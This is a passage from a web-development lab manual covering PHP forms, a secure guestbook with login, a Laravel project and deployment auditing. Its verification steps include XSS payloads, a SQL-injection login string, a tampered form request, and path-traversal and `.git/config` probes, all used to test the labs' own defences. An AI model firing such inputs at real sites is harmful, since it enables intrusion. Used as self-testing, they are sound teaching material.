


Figure L10.1. The product finder sorted by price (top left), filtered by the search "soup" (top right), and the error state when the page is opened from `file://` and the request fails (bottom).

Verify your work

- Rename `products.json` temporarily: the page shows `Could not load products (HTTP 404)` rather than failing silently.
- Every combination of search, category and sort works, and the count updates.
- Add a product whose name is `<img src=x onerror=alert(1)>` to the JSON: it appears as text and no alert runs.

Challenge tasks

1. Replace the JSON file with a real public API, for example the Open-Meteo weather API (`https://api.open-meteo.com/v1/forecast?latitude=23.81&longitude=90.41&current=temperature_2m`), and show the current temperature in Dhaka.
2. Add *debouncing* to the search box so that filtering runs 300 ms after the user stops typing (Chapter 31).

3. Keep the search term in the URL (`?q=soup`) with `URLSearchParams` and the method `history.replaceState`, so that a filtered view can be bookmarked.

Viva questions

1. Why must `response.ok` be checked? When does `fetch` reject?
2. What does `await` do? Does it freeze the page?
3. Why is the data loaded once and filtered in memory, rather than fetched on every key press?
4. Why is `textContent` used instead of `innerHTML`?
5. What is CORS, and why might a request to another domain fail?

Submission checklist

The four files; screenshots of the loaded, filtered and error states.

LAB L11

PHP and Forms: a CGPA Calculator

Lab at a glance

Objectives	Process a form on the server with PHP: read arrays of inputs, validate them, compute a result, re-display the form with the user's values (a "sticky" form) and escape all output.
Related chapters	19–21
Duration	2 hours
You will create	`lab11/cgpa.php`, `lab11/style.css`

Background

A PHP page runs on the server for every request and returns HTML (Chapter 20). When a form is submitted with POST, its values arrive in `$_POST`; inputs whose names end in `[]` arrive as arrays. The same file both shows the form (on GET) and processes it (on POST). Every value printed back into the page must pass through `htmlspecialchars` (Chapter 21).

Step-by-step

Step 1. Start PHP's built-in server in the lab folder and keep it running:

➤ Starting the development server

```
$ cd lab11
$ php -S 127.0.0.1:8000
PHP 8.4.21 Development Server (http://127.0.0.1:8000) started
```

Step 2. At the top of `cgpa.php`, define the grading scale as a constant array and an escaping helper:

PHP | lab11/cgpa.php (set-up)

```php
<?php
declare(strict_types=1);

const POINTS = ['A+' => 4.00, 'A' => 3.75, 'A-' => 3.50, 'B+' => 3.25, 'B' => 3.00,
                'B-' => 2.75, 'C+' => 2.50, 'C' => 2.25, 'D' => 2.00, 'F' => 0.00];

function e(string $s): string { return htmlspecialchars($s, ENT_QUOTES, 'UTF-8'); }

```

```php
$rows = 4;              // number of course rows in the form
$courses = [];
$errors = [];
$cgpa = null;
```

Step 3. Process the submission: read each row, skip empty rows, validate the rest against *allowed values* (never trust what the browser sends — a user can edit the `<select>` options), then compute the weighted average $\text{CGPA} = \sum(\text{credit} \times \text{points}) / \sum \text{credit}$:

PHP | lab11/cgpa.php (processing)

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    for ($i = 0; $i < $rows; $i++) {
        $name   = trim($_POST['name'][$i] ?? '');
        $credit = $_POST['credit'][$i] ?? '';
        $grade  = $_POST['grade'][$i] ?? '';
        $courses[$i] = compact('name', 'credit', 'grade');

        if ($name === '' && $credit === '' && $grade === '') continue;   // empty row
        if ($name === '') $errors[] = "Row " . ($i + 1) . ": course name is required.";
        if (!in_array($credit, ['1', '1.5', '2', '3', '4'], true))
            $errors[] = "Row " . ($i + 1) . ": choose a valid credit.";
        if (!array_key_exists($grade, POINTS))
            $errors[] = "Row " . ($i + 1) . ": choose a valid grade.";
    }

    $filled = array_filter($courses, fn ($c) => $c['name'] !== '');
    if (!$errors && !$filled) $errors[] = 'Enter at least one course.';

    if (!$errors) {
        $totalCredits = 0.0;
        $totalPoints  = 0.0;
        foreach ($filled as $c) {
            $totalCredits += (float) $c['credit'];
            $totalPoints  += (float) $c['credit'] * POINTS[$c['grade']];
        }
        $cgpa = $totalPoints / $totalCredits;
    }
}
?>
```

Step 4. Write the HTML part. Errors and the result are shown above the form; the form is generated by a loop, and every field is pre-filled with the submitted value, so the user never has to retype:

PHP | lab11/cgpa.php (output)

```php
<?php if ($errors): ?>
  <ul class="errors">
```

```
    <?php foreach ($errors as $err): ?><li><?= e($err) ?></li><?php endforeach; ?>
  </ul>
<?php endif; ?>

<?php if ($cgpa !== null): ?>
  <p class="result">Your CGPA is <strong><?= number_format($cgpa, 2) ?></strong>
     for <?= count($filled) ?> course(s), <?= $totalCredits ?> credits.</p>
<?php endif; ?>

<form method="post">
  <table>
    <thead><tr><th>Course</th><th>Credit</th><th>Grade</th></tr></thead>
    <tbody>
    <?php for ($i = 0; $i < $rows; $i++):
          $c = $courses[$i] ?? ['name' => '', 'credit' => '', 'grade' => '']; ?>
      <tr>
        <td><input name="name[]" value="<?= e($c['name']) ?>" aria-label="Course <?=
    ↪ $i + 1 ?> name"></td>
        <td><select name="credit[]" aria-label="Course <?= $i + 1 ?> credit">
              <option value="">--</option>
              <?php foreach (['1', '1.5', '2', '3', '4'] as $cr): ?>
                <option <?= $c['credit'] === $cr ? 'selected' : '' ?>><?= $cr ?></
    ↪ option>
              <?php endforeach; ?>
            </select></td>
        <td><select name="grade[]" aria-label="Course <?= $i + 1 ?> grade">
              <option value="">--</option>
              <?php foreach (array_keys(POINTS) as $g): ?>
                <option <?= $c['grade'] === $g ? 'selected' : '' ?>><?= $g ?></
    ↪ option>
              <?php endforeach; ?>
            </select></td>
      </tr>
    <?php endfor; ?>
    </tbody>
  </table>
  <button type="submit">Calculate</button>
</form>
```

Expected output

Verify your work

- Check the example by hand (caption of Figure L11.1).
- Submit a row with a credit but no name: the error “Row 1: course name is required” appears and the other values are kept.
- Use `curl` to send a value the form cannot produce — the server must reject it:




Figure L11.1. The calculator after submitting three courses: $(3 \times 4.00 + 3 \times 3.75 + 1.5 \times 3.50)/7.5 = 3.80$. The values remain in the form.

➤ Tampered request

```
$ curl -s -X POST http://127.0.0.1:8000/cgpa.php -d "name[]=&credit[]=3&grade[]=
    ↪ Z" | grep "<li>"
<li>Row 1: course name is required.</li><li>Row 1: choose a valid grade.</li>
```

- Enter `<b>Web</b>` as a course name: it is shown as text in the input, not as bold HTML.

Challenge tasks

1. Let the user choose the number of rows (a GET parameter `?rows=6`, validated to 1–10).
2. Show a per-course table of credit $\times$ points under the result.
3. Move the calculation into a function `calculateCgpa(array $courses): float` in a separate file and include it with `require`.

Viva questions

1. How does the same file both display and process the form?
2. What does `name="grade[]"` produce in `$_POST`?
3. Why validate against a list of allowed values when the form already offers only those values?
4. What does `htmlspecialchars` protect against?
5. What is a sticky form, and why is it good UX?

Submission checklist

`cgpa.php` and `style.css`; screenshots of a result and of a validation error.

LAB L12

PHP, Databases and Sessions: a Guestbook with Login

Lab at a glance

Objectives	Build a small but secure multi-page PHP application: a database accessed through PDO with prepared statements, password hashing, login sessions, CSRF tokens, the Post/Redirect/Get pattern and escaped output.
Related chapters	22, 23, 24, 32
Duration	3 hours
You will create	`lab12/lib.php`, `setup.php`, `public/index.php`, `login.php`, `logout.php`, `layout.php`, `style.css`

Background

This lab combines the techniques of Part V into one application. Users log in with an e-mail address and password; logged-in users can post messages; everyone can read them. The structure follows Chapter 24: shared code and the database live *outside* the `public` folder, which is the only folder the web server exposes. The companion code uses SQLite, which needs no server; the MySQL connection string is shown in a comment.




Figure L12.1. Files of the guestbook. Only the folder `public` is reachable from the browser.

Step-by-step

Step 1. Write `lib.php`, the shared code included by every page: secure session cookies, a single PDO connection with exceptions enabled, an escaping helper, CSRF token functions and a one-time "flash" message:

PHP | lab12/lib.php

```php
<?php
declare(strict_types=1);

session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax']);
session_start();

function db(): PDO {
    static $pdo = null;                       // one connection per request
    if ($pdo === null) {
        $pdo = new PDO('sqlite:' . __DIR__ . '/data/guestbook.sqlite', null, null, [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ]);
        // MySQL: new PDO('mysql:host=127.0.0.1;dbname=guestbook;charset=utf8mb4', '
    ↪ user', 'pass', [...])
    }
    return $pdo;
}

function e(?string $s): string { return htmlspecialchars($s ?? '', ENT_QUOTES, 'UTF
    ↪ -8'); }

function current_user(): ?array { return $_SESSION['user'] ?? null; }

function csrf_token(): string {
    return $_SESSION['csrf'] ??= bin2hex(random_bytes(32));
}
function check_csrf(): void {
    if (!hash_equals($_SESSION['csrf'] ?? '', $_POST['csrf'] ?? '')) {
        http_response_code(419);
        exit('Invalid form token. Go back and try again.');
    }
}

function flash(?string $msg = null): ?string {           // one-time message
    if ($msg !== null) { $_SESSION['flash'] = $msg; return null; }
    $m = $_SESSION['flash'] ?? null;
    unset($_SESSION['flash']);
    return $m;
}
```

Step 2. Write `setup.php` to create the two tables and two demo users. Passwords are stored only as hashes (Chapter 22):

PHP | lab12/setup.php (excerpt)

```php
db()->exec('CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    name TEXT NOT NULL,
    email TEXT NOT NULL UNIQUE,
```

```
    password_hash TEXT NOT NULL)');
db()->exec('CREATE TABLE messages (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    user_id INTEGER NOT NULL REFERENCES users(id),
    body TEXT NOT NULL,
    created_at TEXT NOT NULL DEFAULT CURRENT_TIMESTAMP)');

$add = db()->prepare('INSERT INTO users (name, email, password_hash) VALUES (?, ?, ?)');
$add->execute(['Sadia Islam', 'sadia@example.com', password_hash('secret123', PASSWORD_DEFAULT)]);
```

Run it once with `php setup.php`. (It also inserts a message containing a `<script>` tag, to test escaping.)

Step 3. Write `public/login.php`. Look the user up with a prepared statement, check the password with `password_verify`, regenerate the session ID, and give the same error for an unknown e-mail and a wrong password (so attackers cannot discover which e-mails are registered):

PHP | lab12/public/login.php (processing)

```php
<?php
require __DIR__ . '/../lib.php';

$error = null;
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    check_csrf();
    $stmt = db()->prepare('SELECT id, name, password_hash FROM users WHERE email = ? ');
    $stmt->execute([trim($_POST['email'] ?? '')]);
    $user = $stmt->fetch();

    if ($user && password_verify($_POST['password'] ?? '', $user['password_hash'])) {
        session_regenerate_id(true);               // prevent session fixation
        $_SESSION['user'] = ['id' => $user['id'], 'name' => $user['name']];
        flash('Welcome back, ' . $user['name'] . '!');
        header('Location: index.php');
        exit;
    }
    $error = 'Incorrect e-mail or password.';
}
$title = 'Log in';
require __DIR__ . '/layout.php';
```

Below the PHP block, the page prints the error (escaped) and a form containing `<input type="hidden" name="csrf" value="<?= e(csrf_token()) ?>">`.

Step 4. Write `public/index.php`. On POST it checks the CSRF token and login, validates the message, inserts it with a prepared statement and *redirects* (Post/Redirect/Get), so that refreshing the page does not post twice. On GET it lists the messages with a join:

PHP | lab12/public/index.php (processing)

```php
<?php
require __DIR__ . '/../lib.php';

$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    check_csrf();
    if (!current_user()) { http_response_code(403); exit('Please log in.'); }

    $body = trim($_POST['body'] ?? '');
    if (mb_strlen($body) < 3 || mb_strlen($body) > 500) {
        $errors[] = 'Message must be 3 to 500 characters.';
    } else {
        $stmt = db()->prepare('INSERT INTO messages (user_id, body) VALUES (?, ?)');
        $stmt->execute([current_user()['id'], $body]);
        flash('Message posted.');
        header('Location: index.php');            // Post/Redirect/Get
        exit;
    }
}

$messages = db()->query(
    'SELECT m.body, m.created_at, u.name
       FROM messages m JOIN users u ON u.id = m.user_id
      ORDER BY m.created_at DESC, m.id DESC'
)->fetchAll();
```

PHP | lab12/public/index.php (output, excerpt)

```php
<?php foreach ($messages as $m): ?>
  <article class="card message">
    <p><?= nl2br(e($m['body'])) ?></p>
    <footer><?= e($m['name']) ?> &middot; <time><?= e($m['created_at']) ?></time></
    ↪ footer>
  </article>
<?php endforeach; ?>
```

Step 5. Write `public/logout.php`: accept only POST with a valid token (a logout link could be triggered by another site), then empty and destroy the session. Write `layout.php` with the header (showing "Hi, *name*" and a logout button when logged in) and the flash message.

Step 6. Start the server with the web root set to `public`: `php -S 127.0.0.1:8000 -t public`, and log in as `sadia@example.com` / `secret123`.

Expected output

Verify your work

The following checks were run against the companion code with `curl` (a cookie jar keeps the session):




Figure L12.2. A failed login (left) and the message list after a successful login (right). The flash message appears once; the `<script>` tag in Rahim's message is displayed as harmless text.

➤ Security checks

```
$ curl -s -c jar -b jar http://127.0.0.1:8000/login.php | grep -o 'name="csrf" value
    ↪ ="[^"]*'
name="csrf" value="909fc6accb6b8812f0ca59b1a0a00169cb81d9a78b64ac48b8c41019451f2a5d
$ curl -s -c jar -b jar -o /dev/null -w "%{http_code}\n" \
       -d "csrf=909fc6ac...&email=sadia@example.com&password=secret123" http
    ↪ ://127.0.0.1:8000/login.php
302
$ curl -s -c jar -b jar -o /dev/null -w "%{http_code}\n" -d "csrf=bad&body=hello" http
    ↪ ://127.0.0.1:8000/index.php
419
$ curl -s -c jar -b jar http://127.0.0.1:8000/index.php | grep script
<p>Does anyone have notes from the Laravel class? &lt;script&gt;alert(1)&lt;/script&gt
    ↪ ;</p>
```

- A wrong password returns the login page with the error; the right password redirects (302).
- A request without a valid CSRF token is refused with 419.
- Stored HTML is escaped. Try logging in with the e-mail `' OR 1=1 --`: prepared statements make it an ordinary (non-matching) string.
- `lib.php` and `data/guestbook.sqlite` can never be downloaded, because they are outside the web root. (Requests such as `/data/guestbook.sqlite` are answered by PHP's built-in server with the index page, and by Nginx with 404; the files themselves are never sent.)
- Refreshing the page after posting does not post the message again.

Challenge tasks

1. Add a registration page with validation (name, unique e-mail, password of at least 8 characters, confirmation).

2. Let users delete their own messages only (check ownership on the server — Chapter 32, A01).
3. Add pagination (10 messages per page) with `LIMIT` and `OFFSET` bound as parameters.
4. Switch to MySQL: create the database in phpMyAdmin, change the DSN, and adapt `AUTOINCREMENT` to `AUTO_INCREMENT`.

Viva questions

1. Why are `lib.php` and the database outside `public`?
2. How do prepared statements prevent SQL injection?
3. Why is `session_regenerate_id(true)` called after login?
4. Explain how the CSRF token protects the message form.
5. What is the Post/Redirect/Get pattern?
6. Why does logout use POST instead of a link?

Submission checklist

The whole `lab12` folder (without the `.sqlite` file); screenshots of the security checks.

LAB L13

Laravel Mini-Project: the Notice Board

Lab at a glance

Objectives	Build the University Notice Board of Part VI with Laravel: migrations, models and relationships, seeders, resource routes, a controller, Blade views, validation, authentication and authorisation, and a JSON API.
Related chapters	25–30, 36
Duration	2 sessions of 3 hours
You will create	a Laravel project `notice-board`

Background

This lab assembles the code of Chapters 26–30 into one working application, milestone by milestone. The listings in those chapters are the reference solution; this lab gives the order of work and the checks that prove each milestone is complete. Laravel 13 requires PHP 8.3 or later and Composer (Appendix A).

Milestone 1 — create the project

Step 1. Create the project and start it. The default configuration uses SQLite, so no database server is needed:

➤ Creating the project

```
$ composer create-project laravel/laravel notice-board
$ cd notice-board
$ php artisan serve
   INFO  Server running on [http://127.0.0.1:8000].
```

Step 2. Open `http://127.0.0.1:8000`: the Laravel welcome page confirms the installation. Initialise Git and commit.

Step 3. For authentication, either install one of Laravel's starter kits when creating the project (`laravel new notice-board` offers them interactively), or implement the simple session login of Chapter 27.

Milestone 2 — the database

Step 4. Add a `role` column to users (a new migration: `php artisan make:migration add_role_to_users_table`), with the default `'student'`.

Step 5. Create the `Category` and `Notice` models with migrations, factories and seeders (`php artisan make:model Notice -mfs`), and write the migrations of Chapter 28.

Step 6. Define the relationships (`Notice belongsTo User` and `Category`; `User hasMany Notice`; `Category hasMany Notice`) and the `published` and `search` scopes.

Step 7. Seed five categories, a staff user, a student user and thirty notices, then run `php artisan migrate:fresh --seed`.

Step 8. **Check:** in `php artisan tinker`, the following return sensible values:

➤ Checking the models in Tinker

```
> Notice::count()
= 30
> Notice::published()->with('category')->latest('published_at')->first()->category->
    ↪ name
= "Examinations"        # depends on your seed data
> User::where('role', 'staff')->first()->notices()->count()
= 30
```

Milestone 3 — reading notices

Step 9. Create `NoticeController` (`php artisan make:controller NoticeController --resource`) and register `Route::resource('notices', NoticeController::class);` public routes are `index` and `show`.

Step 10. Write `index` with eager loading, search and pagination, and `show` with route-model binding (Chapter 27).

Step 11. Create a Blade layout, `resources/views/layouts/app.blade.php`, and the views `notices/index` and `notices/show` (Chapter 26). Print all data with the escaping `{{ }}` syntax, and the pagination links with the paginator's `links()` method.

Step 12. **Check:** `php artisan route:list` lists the routes; the notices page shows ten notices per page; the search box filters them; Laravel Debugbar (optional) shows only two or three queries per page — no N+1.

Milestone 4 — writing notices

Step 13. Protect `create`, `store`, `edit`, `update` and `destroy` with the `auth` and `role:staff,admin` middleware (Chapter 27).

Step 14. Create `StoreNoticeRequest` with the validation rules of Chapter 29, and a `NoticePolicy` allowing staff to update and delete only their own notices and admins any notice.

Step 15. Write the form view with `@csrf`, `@method('PUT')` for editing, `old()` values and `@error` messages.

Step 16. **Check:** as a student, `/notices/create` returns 403; as staff, an empty title shows "The

title field is required”; editing another staff member’s notice returns 403; after saving, the flash message appears.

Milestone 5 — the API

Step 17. Run `php artisan install:api`, create `NoticeResource`, and add `GET /api/v1/notices` and `GET /api/v1/notices/{notice}` (Chapter 30).

Step 18. **Check:**

➤ **Testing the API**

```
$ curl -s -H "Accept: application/json" "http://127.0.0.1:8000/api/v1/notices?per_page
    ↪ =2" | head -c 300
{"data":[{"id":30,"title":"...","category":"Examinations","published_at":"..."}, ...],
 "links":{...},"meta":{"current_page":1,...}}
```

Expected output




Figure L13.1. The finished notices page: pinned notices first, category badges, search and pagination (the same page as Figure 28.1).

Challenge tasks

1. Write the three feature tests of Chapter 36 and run them with `php artisan test`.

2. Add PDF attachments (validation rule `mimes:pdf`, maximum size 5120 KB, stored with the `store` method).
3. Add live search with `fetch` to the API (Chapter 31).
4. Queue an e-mail notification to subscribers when a notice is published (Chapter 36).

Viva questions

1. Trace a request to `/notices/5` from the router to the view.
2. What are migrations, and why should an old migration not be edited?
3. What does `with('category')` prevent?
4. Where is validation performed, and what happens when it fails?
5. What is the difference between middleware and a policy?
6. Why does the API use a resource class instead of returning the model?

Submission checklist

The Git repository (without `vendor`, `node_modules` and `.env`); the output of `php artisan route:list` and `php artisan test`; screenshots of each milestone.

LAB L14

Deployment: Publishing Your Projects

Lab at a glance	
Objectives	Publish static work on GitHub Pages, deploy a PHP application to a Linux server behind Nginx with HTTPS, and audit the live site for performance and security.
Related chapters	32, 33, 35
Duration	3 hours
You will create	live URLs of your labs; a deployment script; an audit report

Background

A project is finished only when other people can use it. Static pages (Labs L1–L10) can be hosted free on GitHub Pages; PHP applications (Labs L11–L13) need a server that runs PHP. Chapter 35 explains each step in detail. If your institution provides a lab server or a student VPS, use it for Part B; otherwise any low-cost VPS or a free PHP hosting service will do (with FTP/SFTP instead of Git where necessary).

Part A — static sites on GitHub Pages

Step 1. Make sure all front-end labs are committed and pushed. Add an `index.html` at the repository root with links to each lab.

Step 2. Enable GitHub Pages (*Settings* → *Pages* → *main branch*) and open every lab through its public URL on your phone.

Step 3. Note the differences from Live Server: paths are case-sensitive on the server (`Images/Bread.jpg` is not `images/bread.jpg`), and the site is served over HTTPS.

Part B — a PHP application on a Linux server

Step 4. Connect to the server with SSH and install Nginx, PHP-FPM and the SQLite or MySQL extension (Chapter 35).

Step 5. Clone your Lab L12 repository into `/var/www/guestbook`, run `php setup.php`, and give the web server write access only to the `data` folder:

➤ Preparing the application

```
$ sudo git clone https://github.com/<you>/web-tech-labs.git /var/www/labs
$ sudo ln -s /var/www/labs/lab12 /var/www/guestbook
$ sudo mkdir -p /var/www/guestbook/data                    # not in Git: create it
$ sudo chown -R www-data:www-data /var/www/guestbook/data  # the only writable folder
$ cd /var/www/guestbook && sudo -u www-data php setup.php
Database ready.
```

Step 6. Create an Nginx server block whose `root` is `/var/www/guestbook/public`, based on the configuration in Chapter 35; test with `sudo nginx -t` and reload.

Step 7. If you have a domain or subdomain, create an A record pointing to the server and obtain a certificate with `sudo certbot --nginx -d guestbook.example.com`.

Step 8. Write a `deploy.sh` that pulls the latest code and reloads PHP-FPM, and use it for your next change.

Part C — audit the live site

Step 9. **Security checks** (Chapter 32):

➤ Checking a deployed site

```
$ curl -sI https://guestbook.example.com/ | grep -i "strict-transport\|x-content-type
    ↪ \|server"
$ curl -s --path-as-is -o /dev/null -w "%{http_code}\n" https://guestbook.example.com
    ↪ /../lib.php
$ curl -s -o /dev/null -w "%{http_code}\n" https://guestbook.example.com/.git/config
$ curl -sI http://guestbook.example.com/ | head -1         # should redirect to HTTPS
```

Hidden files and code outside the web root must not be downloadable (400, 403 or 404; `--path-as-is` stops `curl` from removing the `/../` itself), plain HTTP must redirect to HTTPS, and the server should not advertise its exact version.

Step 10. **Performance audit** (Chapter 33): run Lighthouse (mobile) on your landing page from Lab L6 and on the guestbook. Record the scores and the Core Web Vitals, fix the top two recommendations, and run Lighthouse again.

Step 11. Check the site at `https://securityheaders.com` and `https://www.ssllabs.com/ssltest/` and record the grades.

Expected output

The live site behaves exactly as it did locally, over HTTPS. The checks give output similar to that in Chapter 35 (`301` redirect from HTTP, `HTTP/2 200` with security headers, `403` for hidden files).

Challenge tasks

1. Add a GitHub Actions workflow that validates your HTML (for example with the `html-validate` npm package) on every push.
2. Deploy the Laravel project of Lab L13 following the Laravel steps of Chapter 35, with `APP_DEBUG=false`.
3. Set up a free uptime monitor for your site and a nightly backup of the SQLite file with cron.

Viva questions

1. Why does a PHP application need different hosting from a static site?
2. What does the `root` directive of your Nginx configuration point to, and why?
3. How does Let's Encrypt verify that you control the domain?
4. What did Lighthouse report, and what did you change?
5. What would you do if the live site showed a blank page?

Submission checklist

The GitHub Pages URL; the live URL of the PHP application; `deploy.sh`; the Nginx configuration; a one-page audit report with Lighthouse scores before and after, and the security-check results.

APPENDIX A

Setting Up a Development Environment

This appendix lists the software used in the book and the laboratory manual, explains how to install it on Windows, macOS and Linux, and collects solutions to the problems students meet most often. Install only what the current lab needs; everything here is free.

A.1 The Tools at a Glance

Table A.1. Software used in this book.

Tool	Purpose	Needed from
Chrome, Edge or Firefox	Viewing pages; developer tools (Elements, Console, Network, Lighthouse)	Lab L1
VS Code	Code editor; extensions: Live Server, Prettier, PHP Intelephense, Laravel Blade	Lab L1
Git (and a GitHub account)	Version control, publishing, deployment	Lab L1
